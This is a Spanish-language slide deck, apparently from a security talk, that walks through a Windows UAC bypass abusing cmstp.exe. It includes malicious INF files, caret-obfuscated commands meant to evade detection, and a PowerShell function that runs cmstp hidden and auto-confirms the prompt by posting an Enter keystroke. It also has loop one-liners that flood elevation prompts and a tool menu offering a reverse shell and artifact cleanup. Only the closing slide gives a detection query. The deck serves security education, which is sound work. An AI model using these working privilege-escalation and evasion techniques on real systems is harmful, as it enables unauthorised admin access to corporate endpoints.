

Meándose al UAC: de usuario piola a admin sin pedir permiso


Título creado por 4nt1




Pentesting en AD

NIVEL DE AMENRAZA: CRÍTICO


¿A qué nos vemos enfrentados?



La Estrella de la Muerte: la grieta en tu Galaxia AD

- 
1. Se entregan rápido y a la mala: hay que entregar el equipo ahora!! (clonan misma imagen)
 2. Se les deja con más permisos de los necesarios y no siempre reciben el hardening de otros equipos como servidores.
 3. Se entregan a cargos importantes dentro de una empresa que manejan información y credenciales críticas.

El fallo de diseño: cmstp.exe (2017)



El traidor interno: cmstp.exe

AutoElevate: True

Signed by: Microsoft



¿Cómo funciona la Estrella de la Muerte?

```
> LockDown_VPN.inf  > VPN_Real.inf ●
C: > Users > murd0ck > Desktop > MalDEV > Bypass_UAC > > VPN_Real.inf
1  [version]
2  # Indica que es un archivo INF "avanzado" compatible con este tipo de instaladores
3  Signature=$chicago$
4  AdvancedINF=2.5
5
6  # Sección que define qué hacer cuando se instala el perfil por defecto
7  [DefaultInstall]
8  CustomDestination=CustInstDestSectionAllUsers    # indica la sección donde se resuelven rutas de instalación
9  ProfileInstall=VPNProfileInstallSection          # indica la sección que describe el perfil de conexión a instalar
10
11 # Define identificadores lógicos de destino (LDID) para instalación "para todos los usuarios"
12 [CustInstDestSectionAllUsers]
13 # 49000,49001 = identificadores personalizados
14 # AllUsers_LDIDSection = sección que define qué hacer con esos destinos
15 # 7 = tipo de carpeta / destino especial (en este caso, para todos los usuarios)
16 49000,49001=AllUsers_LDIDSection, 7
17
18 #Aquí se suele definir dónde se instalarán archivos del perfil y rutas en el registro
19 [AllUsers_LDIDSection]
20 "HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE",
21 "ProfileInstallPath", "%ProgramFiles%\ContosoVPN", ""
22
23 # Aquí se definen los valores que luego se referencian como %ServiceName%, etc.
24 [Strings]
25 ServiceName="Contoso_VPN"                # Nombre interno del servicio de conexión
26 ShortSvcName="Contoso_VPN"               # Nombre corto para identificadores y rutas
27 CompanyName="Contoso Ltd."
28
```


¿Cómo funciona la Estrella de la Muerte?

```
> LockDown_VPN.inf X > VPN_Real.inf ●
C: > Users > murdock > Desktop > MalDEV > Bypass_UAC > > LockDown_VPN.inf
1  [version]
2  Signature=$chicago$
3  AdvancedINF=2.5
4
5  [DefaultInstall]
6  CustomDestination=CustInstDestSectionAllUsers
7  RunPreSetupCommands=RunPreSetupCommandsSection ←
8
9  [RunPreSetupCommandsSection]
10 C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe ←
11 taskkill /IM cmstp.exe /F
12
13 [CustInstDestSectionAllUsers]
14 49000,49001=AllUser_LDIDSection, 7
15
16 [AllUser_LDIDSection]
17 "HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE", "ProfileInstallPath", "%UnexpectedError%", ""
18
19 [Strings]
20 ServiceName="LockDown_VPN"
21 ShortSvcName="LockDown_VPN"
```

No es zero-click, igual hay que aceptar algo



¿Cómo lo ejecuto?

```
67
68 Function Execute-UACBypass($CommandToExecute) {
69     $infPath = $null
70     try {
71         Write-Host "[+] Iniciando UAC Bypass..." -ForegroundColor Yellow
72
73         $infPath = SetInfFile($CommandToExecute)
74
75         Write-Host "[+] Ejecutando cmstp.exe..." -ForegroundColor Yellow
76         $s = New-Object System.Diagnostics.ProcessStartInfo
77         $s.FileName = "cmstp.exe"
78         $s.Arguments = "/au `"$infPath`""
79         $s.UseShellExecute = $true
80         $s.WindowStyle = "Hidden" ←
81         [System.Diagnostics.Process]::Start($s) | Out-Null
82
83         $waitTime = Get-Random -Minimum 2 -Maximum 4
84         Write-Host "[+] Esperando ventana UAC ($waitTime segundos)..." -ForegroundColor Yellow
85         Start-Sleep -Seconds $waitTime
86     }
```


Del “haz clic en Aceptar” al “yo hago click por ti”

```
80
87     $Win32 = @"
88 using System;
89 using System.Runtime.InteropServices;
90
91 public class Win32
92 {
93     [DllImport("user32.dll", CharSet = CharSet.Unicode)]
94     public static extern IntPtr FindWindow(IntPtr sClassName, String sAppName);
95
96     [DllImport("user32.dll")]
97     public static extern bool PostMessage(IntPtr hWnd, uint Msg, int wParam, int lParam);
98 }
99 "@
100
101     Add-Type $Win32
102
103     Write-Host "[+] Buscando ventana 'LockDown_VPN'..." -ForegroundColor Yellow
104     $windowFound = $false
105
106     for ($i = 0; $i -lt 10; $i++) {
107         $WindowToFind = [Win32]::FindWindow([IntPtr]::Zero, "LockDown_VPN")
108
109         if ($WindowToFind -ne [IntPtr]::Zero) {
110             Write-Host "[+] Ventana encontrada (intentado $($i+1)), enviando ENTER..." -ForegroundColor Green
111
112             $WM_SYSKEYDOWN = 0x0100;
113             $VK_RETURN = 0x0D;
114             [Win32]::PostMessage($WindowToFind, $WM_SYSKEYDOWN, $VK_RETURN, 0)
115
116             $windowFound = $true
117             break
118         }
119     }
```


The background is a dark, teal-toned digital space filled with floating lines, squares, and data-like elements. On the right, a person in a black tactical suit with a helmet and visor is captured in a dynamic pose, kicking a large, glowing blue rectangular window. The window, which has a Windows logo icon in its top-left corner, displays Russian text and a 'Yes/No' dialog box at the bottom. The overall aesthetic is high-tech and cyberpunk.

Vamos a la práctica!!

Estado inicial: usuario piola, pero local admin

```
Windows PowerShell
PS C:\Users\murd0ck> whoami /all

INFORMACIÓN DE USUARIO
-----

Nombre de usuario SID
=====
bl4cknet\murd0ck S-1-5-21-4061349469-3268803366-1550815462-1001

INFORMACIÓN DE GRUPO
-----

Nombre de grupo                                     Tipo          SID           Atributos
=====
Todos                                               Grupo conocido S-1-1-0       Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
NT AUTHORITY\Cuenta local y miembro del grupo de administradores Grupo conocido S-1-5-114     Grupo usado solo para denegar
BUILTIN\Administradores ←                          Alias          S-1-5-32-544  Grupo usado solo para denegar
BUILTIN\Usuarios                                  Alias          S-1-5-32-545  Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
NT AUTHORITY\INTERACTIVE                          Grupo conocido S-1-5-4       Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
INICIO DE SESIÓN EN LA CONSOLA                    Grupo conocido S-1-2-1       Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
NT AUTHORITY\Usuarios autenticados                Grupo conocido S-1-5-11      Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
NT AUTHORITY\Esta compañía                         Grupo conocido S-1-5-15      Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
NT AUTHORITY\Cuenta local                         Grupo conocido S-1-5-113     Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
LOCAL                                              Grupo conocido S-1-2-0       Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
NT AUTHORITY\Autenticación NTLM                   Grupo conocido S-1-5-64-10   Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado
Etiqueta obligatoria\Nivel obligatorio medio ←      Etiqueta       S-1-16-8192

INFORMACIÓN DE PRIVILEGIOS
-----

Nombre de privilegio                               Descripción                                       Estado
=====
SeShutdownPrivilege                               Apagar el sistema                             Deshabilitado
SeChangeNotifyPrivilege                           Omitir comprobación de recorrido              Habilitada
SeUndockPrivilege                                  Quitar equipo de la estación de acoplamiento  Deshabilitado
SeIncreaseWorkingSetPrivilege                     Aumentar el espacio de trabajo de un proceso Deshabilitado
SeTimeZonePrivilege                               Cambiar la zona horaria                       Deshabilitado

PS C:\Users\murd0ck> |
```


Aceptar, aceptar, aceptar... y ¡paf! admin

```
try { throw "" } catch { while ( -not $? ){ try {Start-Process powershell.exe -Verb Runas} catch {Write-Error "" -ErrorAction SilentlyContinue}}}
```

```
try { throw "" } catch { while ( -not $? ){ try {Start-Process wlrmdr.exe -ArgumentList "-s 3600 -f 0 -t _ -m _ -a 11 -u cmd.exe" -Verb Runas}  
catch {Write-Error "" -ErrorAction SilentlyContinue}}}
```

```
try { throw "" } catch { while ( -not $? ){ try {Start-Process powershell.exe -Verb Runas} catch {Write-Error "" -ErrorAction SilentlyContinue}}}
```

```
try { throw "" } catch { while ( -not $? ){ try {Start-Process wlrmdr.exe -ArgumentList "-s 3600 -f 0 -t _ -m _ -a 11 -u cmd.exe" -Verb Runas}  
catch {Write-Error "" -ErrorAction SilentlyContinue}}}
```




¡EJECUTAR!



`cmstp.exe /bypassUAC`





¡EJECUTAR!

```
1
2  [version]
3  Signature=$chicago$
4  AdvancedINF=2.5
5
6  [DefaultInstall]
7  CustomDestination=CustInstDestSectionAllUsers
8  RunPreSetupCommands=RunPreSetupCommandsSection
9
10 [RunPreSetupCommandsSection]
11 cmd.exe /c "set p=power^shell^.exe&call C:\Windows\System32\WindowsPowerShell\v1.0\%%p%"
12 cmd /c "t^a^s^k^k^i^l^l /I^M c^m^s^t^p.^e^x^e /F
13
14 [CustInstDestSectionAllUsers]
15 49000,49001=AllUser_LDIDSection, 7
16
17 [AllUser_LDIDSection]
18 "HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE", "ProfileInstallPath", "%UnexpectedError%", ""
19
20 [Strings]
21 ServiceName="LockDown_VPN"
22 ShortSvcName="Net_Svc"
23
```




¡EJECUTAR!



```
1
2 [version]
3 Signature=$chicago$
4 AdvancedINF=2.5
5
6 [DefaultInstall]
7 CustomDestination=CustInstDestSectionAllUsers
8 RunPreSetupCommands=RunPreSetupCommandsSection
9
10 [RunPreSetupCommandsSection]
11 cmd.exe /c "set c=cm&set d=d.&set e=exe&call %%c%%d%%e%% /c "whoami /priv" > "C:\Users\murd0ck\AppData\Local\Temp\cmdout_17051.tmp" 2>&1"
12 cmd /c "t^a^s^k^k^i^l^l /I^M c^m^s^t^p.^e^x^e /F
13
14 [CustInstDestSectionAllUsers]
15 49000,49001=AllUser_LDIDSection, 7
16
17 [AllUser_LDIDSection]
18 "HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE", "ProfileInstallPath", "%UnexpectedError%", ""
19
20 [Strings]
21 ServiceName="LockDown_VPN"
22 ShortSvcName="Net_Svc"
```


=== UAC Bypass for LockDown 2025 ===

[+] Verificando privilegios actuales...

[-] NO tienes privilegios de administrador

[-] Usuario: bl4cknet\murd0ck

Selecciona una opción:

1. Abrir PowerShell elevado
2. Ejecutar comando
3. Ejecutar comando como SYSTEM
4. PowerShell Reverse Shell
5. Verificar privilegios
6. Limpieza de artefactos
7. Salir

Opción: |



No es que el atacante sea invisible... es que nadie lo está mirando

```
Windows PowerShell x Windows PowerShell x + v
PS C:\Users\murdock> Get-WinEvent -LogName 'Microsoft-Windows-PowerShell/Operational' | Where-Object { $_.Id -eq 4104 -and $_.Message -
like '*cmstp.exe*' } | Measure-Object

Count      : 233
Average    :
Sum        :
Maximum    :
Minimum    :
Property   :

